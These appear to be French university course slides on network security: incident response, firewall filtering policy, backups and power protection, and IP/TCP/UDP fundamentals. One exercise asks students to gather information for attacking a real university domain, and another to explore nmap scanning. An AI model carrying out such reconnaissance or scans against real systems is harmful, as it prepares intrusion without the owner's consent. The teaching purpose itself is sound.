Confinement des agressions

- "Réactif" en cas d'échec de protection
- Protection en profondeur
- Doit être placé "en plus" avant la détection (proactif)
- De plus en plus utile avec les vers

Accumuler les preuves

- Optionnel
- En cas de recours en justice
  - A notre initiative
  - Mais aussi à notre encontre
- Tâche ingrate et rarement effectuée
  - Réputation
  - Argent
  - Temps

Comprendre, apprendre, retenir

- L'attaque a réussi
  - Pourquoi ?
  - Comment y remédier ?
  - Parer à la faille utilisée
  - Réfléchir à une généralisation de cette faille

Remise en état

- Plan de reprise/Plan de secours
- Si elle est faite avant de comprendre
  - Vous ne pourrez apprendre
  - Vous n'aurez donc rien appris
  - Vous resubirez l'attaque
- Nécessité d'une machine à remonter le temps
- Phase rarement testée

Collecte des informations : exercices

Exercice 1 : Ingénierie informationnelle

Collecter toute information utile pour attaquer le domaine ut-capitole.fr

Exercice 2 : jouons avec nmap

Découvrir les utilisations de NMAP, pour les ports, les applications, les versions.

Résolution des problèmes

- La tronçonneuse
- Le ciseau à bois
- Le papier de verre
- La lazure

La tronçonneuse

On enlève l'inutile :

- Protection contre l'extérieur;
- Protection contre l'intérieur;
- Protection à l'intérieur.

Protection contre l'extérieur

Travail effectué par le firewall :

- On bloque tout ce qui vient de l'extérieur;
- Hormis ce qui est spécifiquement autorisé;
- Le tout basé sur une notion de port;
- Les entrées sont limitées en rapidité;
- On jette et on n'avertit pas.

Protection contre l'intérieur

Tout est autorisé en sortie SAUF

- Ce qui est offert en interne
  - DNS, SMTP, NTP, etc.
- Ce qui est dangereux pour l'extérieur
  - SNMP, Netbios, etc.
- Ce qui est illégal, non productif
  - P2P, pédopornographie
  - Jeux en ligne, pornographie
- Les "zones ouvertes" qui doivent être contrôlées
  - Show Room
  - WiFi

Protection à l'intérieur

Travail effectué par un filtrage interne. Tout est autorisé en intra-établissement SAUF

- Ce qui est dangereux
- Les zones ouvertes
- Les zones fragiles doivent être injoignables

Le ciseau à bois

On enlève ce que l'on sait dangereux dans ce qui est autorisé

- Le courrier électronique
- Le Web
- Les services en général

Le courrier électronique

Le SMTP rentre mais

- Il ne rentre pas pour ressortir
- Il ne doit pas être vecteur de virus
- Il est analysé contre le spam (ou plutôt contre tout danger).

Le Web

Le Web sort mais

- Certains sites sont interdits
- Les nids à virus sont inspectés
- On journalise ce qui passe

Les services

Certains services sont offerts, mais

- Les serveurs sont patchés
- Ils remontent les anomalies
- Un détecteur d'anomalies veille
- On limite les conséquences des anomalies

Le reste

Le reste sort mais

- Limitation des débits
- On suit les connexions (journaux)

Le papier de verre

On repère ce qui va être dangereux

Les logs sont nos amis

Les journaux sont nos seuls amis. On va donc faire appel à eux pour

- Les machines internes qui déclenchent des alertes.
- Les services qui sont auscultés par l'extérieur
- Les alertes récurrentes

Les actions de salubrité publique

On abat les webmestres !

La lazure

On évite que le temps et les intempéries ne nous détruisent la maison.

La machine à remonter le temps

- On fait des sauvegardes
- On vérifie qu'elles fonctionnent
- On ne les place pas au même endroit que les serveurs
- On vérifie qu'elles pourront toujours fonctionner

La dynamo

On met en place la dynamo

- E.D.F. en temps de paix : 240 Volts
- E.D.F. en temps de grève : 0 Volt
- E.D.F. en temps d'orage : 400 Volts

L'onduleur est votre ami. Vous devez l'écouter.

On ferme à clé

- Coût d'un pirate professionnel: 2000 € à 200 000 €
- Coût d'une femme de ménage : 100 € la journée

Moralité : fermez les portes.

Post scriptum

Temps moyen pour fracturer une serrure de sécurité "simple" : 3 à 30 secondes.

Les protections réseau


Comment protéger ?

- Dans un monde parfait
  - Bien concevoir les services
  - Bien configurer les services
  - Bien les utiliser
- Dans le monde réel
  - Limiter les accès aux services nécessaires
    - En nombre de machines
    - En nombre de services
  - Limiter les conséquences d'une intrusion

Mais garder à l'esprit

Une protection périmétrique ne protège pas :

- du WiFi
- des portables infectés
- des applications web infectées



D'où l'idée

- Séparer les services publics et les services internes
- Limiter la communication et la visibilité depuis l'extérieur
- Obliger le passage par un point unique de contrôle => Le pare-feu

Les pare-feux

- De nombreux noms
  - Firewall
  - Garde-Barrières
  - Gatekeeper
- Qu'est-ce que c'est ?
- Comment ça marche ?
- Evaluer et choisir un pare-feu

Les pare-feux

- Définition réseaux
- Types de pare-feux
- Types d'architecture
- Critères de choix
- Perspectives

Politique de sécurité : le firewall

- La sortie
  - Qui ?
  - Pour quoi ?
- L'entrée
  - Qui ?
  - Pour quoi ?

Définitions

- IP
- ICMP
- La notion de port
- TCP
- UDP
- Protocoles

IP : Internet Protocol

- Protocole de communication
- Actuellement en version IPv4
- IPv6 en cours de déploiement (Free depuis Décembre 2007)
- Chaque machine sur Internet a une adresse IP unique
- Les paquets se propagent de routeur en routeur
- Protocole non fiable mais résistant

IP : Internet Protocol

Format d'une adresse


- Classes (obsolète)
  - A : de 1.0.0.0 à 127.255.255.255
  - B : de 128.0.0.0 à 191.255.255.255
  - C : de 192.0.0.0 à 223.255.255.255
  - D : de 224.0.0.0 à 239.255.255.255 (Multicast)
- Notion de CIDR
  - Classless InterDomain Routing
  - Plus assez de classes C ou B disponibles
  - 193.49.48.0/24 ou 193.49.50.0/23

IP : Internet Protocol

Ensemble de diverses adresses non disponibles : RFC3330 (ex RFC1918)

- Adresses privées non routables sur Internet
  - 10.0.0.0/8
  - 172.16.0.0/16 à 172.31.0.0/16
  - 192.168.0.0/24 à 192.168.255.0/24
- Adresses spécifiques
  - 127.0.0.0/8
  - 224.0.0.0/4
  - 192.0.2.0/24
  - 169.254.0.0/16
  - etc.

IP : Internet Protocol



ICMP : Internet Control Message Protocol

- Protocole de signalisation
  - Service/machine/réseau injoignable
  - Demande de ralentissement
- Peut être utilisé pour les attaques
  - ICMP Redirect
  - ICMP Echo
    - Attaque smurf

TCP/UDP: La notion de port

- Le port est un numéro de 0 à 65535
- Lors d'une communication, le serveur et le client ont chacun un port utilisé
- Chaque machine associe une communication à un quadruplet (IP-C/Port-C/IP-S/Port-S)

TCP/UDP : La notion de port (2)

- Dénomination
- Port destination : port du destinataire
- Port source : port de l'expéditeur (provenance du paquet)

TCP/UDP : La notion de port (3)

Les ports sont définis par le IANA (http://www.iana.org)


- De 1 à 1023 : well known ports ($<$ et $>$ 512)
  - TCP/23 : telnet
  - UDP/53 : DNS
- de 1024 à 49151 : user (registered) ports
  - TCP/3128 : Squid
  - UDP/2049 : NFS
- de 49152 à 65535 : dynamics or private ports

TCP/UDP : La notion de port (4)

Hormis cas exceptionnel, une communication a lieu entre un port haut et un port bas

- Port du serveur généralement $<$ 1024, toujours $<$ 49152
- Port du client toujours supérieur à 1023, parfois $>=$49152


TCP/UDP : Schéma



TCP : Transport Control Protocol

- Protocole connecté
  - Assure la cohérence de la connexion
  - A un début et une fin
- Un "triple handshake" initialise la connexion
  - L'aléa du numéro de séquence n'est pas toujours bon
  - S'il est prévisible, on peut "simuler" une connexion


TCP : Schéma


Client
Serveur
Choix du N° SEQ
Choix du N° SEQ
SYN (1000)
SYN (2000),ACK(1001)
ACK(2001)
Communication Etablie
Tout paquet possède un ACK
ACK (2300), FIN(1500)
ACK(1501)
ACK(1501),FIN(2300)
ACK(2301)

UDP :User Datagram Protocol

- Protocole non connecté
- L'application se débrouille
  - En cas de désordre
  - En cas de perte de paquet
- Plus rapide
  - Pas d'attente d'acquittement
  - Peut être utilisé pour du multicast


TCP : Schéma


WWW, FTP, SMTP, etc...
DNS, Netmeeting
TFTP, SNMP, etc...
TCP (95%)
UDP (5%)
ICMP (<1%)
IP
Couche physique (ethernet, ppp, etc...)


Protocoles applicatifs

- Situés au dessus des couches TCP et UDP
- Ils ont des ordres spécifiques à leur fonction
- Souvent ce sont des ordres "lisibles"
  - SMTP (HELO, DATA, MAIL FROM, etc ...)
- Plus ou moins complexes
  - Port unique fixe (http, smtp, pop, dns, ...)
  - Port(s) dynamique(s) (ftp, irc, h323, ...)


Protocole simple : HTTP



